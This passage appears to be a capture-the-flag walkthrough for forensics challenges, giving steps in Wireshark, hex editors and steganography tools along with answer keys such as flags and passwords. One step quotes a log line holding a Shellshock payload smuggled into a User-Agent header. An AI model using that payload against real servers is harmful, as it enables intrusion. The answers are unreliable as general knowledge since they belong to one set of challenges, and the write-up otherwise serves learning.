   1. Display filter can be used (Ctrl + F), input *data-text-lines && http.response.code == 200*, and click Find
   2. 
3. Drop down the details for *Hypertext Transfer Protocol*
   1. 
4. At Request URI, copy the html name from *evilthingshere.net*
   1. 
5. Base64 decode the text
   1. <https://www.base64decode.org/>
   2. 

Shutter Speed ( ←Name of Challenge)

1. Extract the hidden files from the image
   1. <https://futureboy.us/stegano/decinput.html>
   2. 
   3. 

## FORENSICS BASE - LEVEL 5

Start Line Setback ( ←Name of Challenge)

1. Download the image on the page
2. Hex editor on image
   1. <https://hexed.it/>
3. Scroll to the very bottom of the hex editor to find the password for steganography decoding
   1. 
4. Extract the files from the image with the password
   1. <https://futureboy.us/stegano/decinput.html>
   2. The password is *givemetheflag* as shown in the hex editor
   3. 
   4. 

Running Report ( ←Name of Challenge)

1. Download and open the pcapng file in Wireshark
2. Vertical reconnaissance scan
3. Filter for *tcp.flags == 0x010*
   1. This filters for all TCP packets with only the ACK flag
4. The six open ports are the destination ports of the six packets displayed
5. Windows operating system
   1. Some of the open ports are designed for Windows

## FORENSICS BASE - LEVEL 6

Missing Image ( ←Name of Challenge)

1. Download and import the image into a hex editor
   1. <https://hexed.it/>
2. Replace the first four bytes with the jpg file signature header at the start (FF D8 FF E0)
3. Export the image as a .jpg file
4. Open the image

Urgent Escalation ( ←Name of Challenge)

1. Download and open the log file
2. 192.168.29.136 - - [17/Sep/2018:03:17:36 -0700] "GET /usr/lib/cgi-bin/basic.sh HTTP/1.1" 404 461 "-" "() { :;};echo -e \"\\r\\nU2gzbGxfU2gwY2tlZF9ieV9TMW1wbDFjMXR5IQo=$(/tmp/dJWhq)U2gzbGxfU2gwY2tlZF9ieV9TMW1wbDFjMXR5IQo=\""
3. Base64 decode U2gzbGxfU2gwY2tlZF9ieV9TMW1wbDFjMXR5IQo=

## FORENSICS BASE - LEVEL 7

Footprints in the Snow ( ←Name of Challenge)

1. Download the PDF file and change its extension to .txt
2. Open the file as a text file
3. 102 108 97 103 58 32 104 49 100 49 110 103 95 97 109 48 110 103 95 116 51 104 95 102 48 110 116 53

Chilly Command ( ←Name of Challenge)

1. Download and open the XML file
2. Search for the word *RunMRU*
3. Decode the Base64-encoded command
   1. JwBUAGgAMwBfAEIAMwBzAFQAXwBGAGwANABnAHMAXwBSAF8ARgAwAHIAMwBuADUAMQBjACcA

## FORENSICS BASE - LEVEL 8

Final Bid ( ←Name of Challenge)

1. Download and open the text file
2. Copy the Base64 text at the bottom and decode it into a .rtf file
   1. <https://emn178.github.io/online-tools/base64_decode_file.html>
3. Open the file and answer the questions
   1. City: Athens
   2. Working closely with antique dealers

Dodgy Dealers ( ←Name of Challenge)


1. Download and open the file in Wireshark
2. Right click any of the TCP packets and Follow > TCP Stream
3. Change *Show data as* to *Raw*
4. Save the data as a .wav file
5. Open the audio file
6. The flag is the MD5 hash of the text *wireshark*

Ancient Attachment ( ←Name of Challenge)


1. Download and open the file in a PST viewer
   1. <https://goldfynch.com/goldfynch-pst-viewer>
2. Download the zip attachment from the message in the Deleted Items folder
3. Extract the zip attachment with the password from the message in the Notes folder
   1. NOTE: The password is the Base64 text itself, not the decoded Base64 value
4. Open the text file within the extracted folder

## MOON BASE - LEVEL 8

New Line of Communication ( ←Name of Challenge)

1. 
2. 

Unlocking the Mothership ( ←Name of Challenge)

1. 
2. Continuation of line 40: 